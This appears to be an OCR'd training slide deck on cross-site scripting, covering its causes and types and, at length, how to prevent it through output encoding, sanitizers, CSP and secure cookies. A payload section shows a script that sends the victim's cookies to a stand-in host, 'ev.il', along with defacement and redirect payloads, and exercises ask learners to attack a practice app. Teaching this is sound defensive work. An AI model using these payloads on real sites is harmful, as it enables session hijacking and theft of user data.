
XSS (Cross-Site Scripting) Exposed

Anatomy of a web Exploit

Agenda

1. ⚠️ What is XSS?
2. ❌ Real-world examples
3. 🧬 Types of XSS (Reflected, Stored, DOM)
4. 💻 Hacking Demos
5. 🛡️ **Prevention techniques**
6. 🧠 Conclusion

⚠ How browsers work



⚠ Cross-Site Scripting

- An attacker can use XSS to send a malicious script to an unsuspecting user
- The end user's browser has no way to know that the script should not be trusted, and will execute the script
- Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site
- These scripts can even rewrite the content of the HTML page

⚠️ Root Cause

Web applications vulnerable to XSS...

1. ...include untrusted data (usually from an HTTP request) into dynamic content...
2. ...that is then sent to a web user *without previously validating for malicious content*

ℹ️ *XSS originally had its own category, e.g. A7:2017-Cross-Site Scripting (XSS). Since 2021 it is considered part of the Injection category.*

⚠ Typical Impact

- Steal user's session
- Steal sensitive data
- Rewrite the web page
- Redirect user to malicious website

⚠️ Typical Phishing Email

Dear valued employee!

You won our big lottery which you might not even have participated in! Click on the following totall inconspicious link to claim your prize **now**!

CLICK HER! FREE STUFF! YOU WON!

Sincereely yours,

Michal John Noris CEO of Conputa Center.

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
XSS Demo



ℹ *This video shows how severe the impact of XSS can be: It makes the application shake & dance **and** lets a keylogger steal user credentials!*

❌ Vulnerable Code Example

```
<!--search.jsp-->

<%String searchCriteria = request.getParameter("searchValue");%>
```

might forward to the following page when executing the search:

```
<!--results.jsp-->

Search results for <b><%=searchCriteria%></b>:

<table>
<!-- Render the actual results table here -->
</table>
```

❌ Benign Usage

`https://my-little-application.com/search.jsp?searchValue=blablubb`

results in the following HTML on the `results.jsp` page:

```
Search results for <b>blablubb</b>:
```

rendering as:

Search results for **blablubb**:

❌ Exploit Example (HTML Injection)

`https://my-little-application.com/search.jsp?searchValue=</b><img src="https://picsum.photos/id/237/100/100"/><b>`

results in the following HTML on the `results.jsp` page:

```
Search results for
  <b></b><img src="https://picsum.photos/id/237/100/100"/><b></b>:
```

rendering as:

Search results for  :

❌ XSS Attack Payload Examples

Stealing User Session

```
<script>
  new Image().src="http://ev.il/hijack.php?c="+encodeURI(document.cookie);
</script>
```

Site Defacement

```
<script>document.body.background="http://ev.il/image.jpg";</script>
```

Redirect


```
<script>window.location.assign("http://ev.il");</script>
```

🧬 Types of XSS


- 🔁**Reflected XSS**: Application includes unvalidated and unescaped user input as part of HTML output
- 💾**Stored XSS**: Application stores unsanitized user input that is viewed at a later time by another user
- 🧭**DOM XSS**: JavaScript frameworks & single-page applications dynamically include attacker-controllable data to a page

ℹ️ *The previous example vulnerability and exploit of* `results.jsp` *is a typical Reflected XSS.*


Reflected XSS



🧬💾Stored XSS



DOM XSS



💻 Exercise 2.1

1. Identify places where user input is *directly* included in the output
2. Perform a successful *DOM XSS* attack (⭐)
3. Perform a successful *Reflected XSS* attack (⭐⭐)

⚠️ *Make sure that you really understand the subtle difference between those two underlying vulnerabilities.*

Prevention

- **Do not include user supplied input in your output!** 💯
- **Output Encode** all user supplied input
    - e.g. OWASP Java Encoder
- Perform **Allow List Input Validation** on user input
- Use an HTML Sanitizer for larger user supplied HTML chunks
    - e.g. OWASP Java HTML Sanitizer
- Don't bypass sanitization frontend frameworks like Angular and React
- Leverage **CSP** header and apply **HttpOnly** and **Secure** attributes to your HTTP cookies

Fixed Code Example

Using `Encoder` from OWASP Java Encoder Project:

```
<%import org.owasp.encoder.Encode;%>

Search results for <b><%=Encode.forHtml(searchValue)%></b>:
<!-- ... -->
```

Same result using `HtmlUtils` from the popular Spring framework:

```
<%import org.springframework.web.util.HtmlUtils;%>

Search results for <b><%=HtmlUtils.htmlEscape(searchValue)%></b>:
<!-- ... -->
```

🛡️ Encoding Contexts

📝HTML Content

```
<textarea name="text"><%= Encode.forHtmlContent(UNTRUSTED) %></textarea>
```

HTML Attribute

```
<input type="text"
       name="address"
       value="<%= Encode.forHtmlAttribute(UNTRUSTED) %>" />
```

Alternatively `Encode.forHtml(UNTRUSTED)` *can be used for both the above contexts but is less efficient as it encodes more characters.*

⚙JavaScript

```
<script type="text/javascript">
 var msg = "<%= Encode.forJavaScriptBlock(UNTRUSTED) %>";
 alert(msg);
</script>
```

JavaScript Variable

```
<button onclick="alert('<%= Encode.forJavaScriptAttribute(UNTRUSTED) %>');">
 click me
</button>
```

Alternatively `Encode.forJavaScript(UNTRUSTED)` *can be used for both the above contexts but is less efficient as it encodes more characters.*

🎨CSS

```
<div style="width:<= Encode.forCssString(UNTRUSTED) %>">
<div style="background:<= Encode.forCssUrl(UNTRUSTED) %>">
```

URL Parameter

```
<a href="/search?value=<%= Encode.forUriComponent(UNTRUSTED) %>&order=1#top">
<a href="/page/<%= Encode.forUriComponent(UNTRUSTED) %>">
```

OWASP Java HTML Sanitizer

Fast and easy to configure HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.

Using a simple pre-packaged policy

```
private String sanitizeHtml(String html) {
  PolicyFactory policy = Sanitizers.FORMATTING.and(Sanitizers.BLOCKS)
                  .and(Sanitizers.LINKS);
  return policy.sanitize(html);
}
```

Custom Sanitization Policy

```
private static final PolicyFactory BASIC_FORMATTING_WITH_LINKS_POLICY =
  new HtmlPolicyBuilder()
  .allowCommonInlineFormattingElements().allowCommonBlockElements()
  .allowAttributes("face", "color", "size", "style").onElements("font")
  .allowAttributes("style").onElements("div", "span").allowElements("a")
  .allowAttributes("href").onElements("a").allowStandardUrlProtocols()
  .requireRelNofollowOnLinks().toFactory();
```

This custom policy actually reflects the features of a 3rd-party rich text editor widget for GWT applications the author once used.

🛡️ Input Validation

🚫 Block List

- **"Allow what is not explicitly blocked!"**
  - Example: Do not allow `<`, `>`, `"`, `;`, `'` and `script` in user input (⁉️)
- Can be bypassed by masking attack patterns
- Must be updated for new attack patterns

= Negative Security Rule

Input Validation

Allow List

- **"Block what is not explicitly allowed!"**
  - Example: Allow only `a-z`, `A-Z` and `0-9` in user input
- Provide protection even against future vulnerabilities
- Tend to get weaker over time when not carefully maintained
- Can be quite effortsome to define for a whole application

= **Positive Security Rule**

🛡️ Stop Bypassing Framework Sanitization

Angular trusting safe values

- bypassSecurityTrustHtml
- bypassSecurityTrustScript

> 🔍 Only showing 2 key bypass methods — others exist in DomSanitizer.

React

```
const markup = { __html: '<p>some raw html</p>' };
return <div dangerouslySetInnerHTML={markup} />;
```

Web server configuration

Content-Security-Policy

```
Content-Security-Policy: default-src 'self'; img-src *; media-src example.org example.net; script-src userscripts.example.com
```

HttpOnly and Secure

```
Set-Cookie: sessionid=QmFieWxvbiA1; HttpOnly; Secure
```

Trusted Types

Enabling Trusted Types via CSP

```
Content-Security-Policy: require-trusted-types-for 'script'; trusted-types default;
```

With Trusted Types (safe)

```
const policy = trustedTypes.createPolicy("default", {
  createHTML: (input) => input, // you can sanitize here
});

element.innerHTML = policy.createHTML(userInput);
```

"Client Side Validation"

Bypassing Client Side Validation

- Client Side Validation is *always* for *convenience* but **never** for **security**!
- You can just stop all outgoing HTTP requests in your browser...
  - ...and tamper with contained headers, data or passed parameters
  - ...*after* Client Side Validation took place
  - ...but *before* they are actually submitted to the server
- Sometimes you can just bypass the client entirely and interact with the backend instead

🧠 Conclusion

✅ What we've learned

- XSS is a critical and common web vulnerability
- It comes in several forms: **Reflected**, **Stored**, and **DOM-based**
- Attackers can steal sessions, deface websites, or run arbitrary scripts

🛡️ Defending against XSS

- Always **validate and sanitize** user input
- **Encode outputs** before rendering to the browser
- Use **Content Security Policy (CSP)** to reduce XSS impact
- Leverage **framework-level protections** (e.g., Angular, React auto-escaping)

📌 Final Thoughts

- Prevention is not a one-time fix — it's a secure coding mindset
- Use security tools and linters (e.g., eslint-plugin-security)
- Review and test regularly: **XSS is sneaky and persistent**

Exercise 2.2 (🏠) - Homework

1. Identify places where *stored* user input is displayed elsewhere
2. Perform any *Stored XSS* attack successfully (⭐⭐ - ⭐⭐⭐⭐⭐⭐)
3. Visit the page where the attack gets executed to verify your success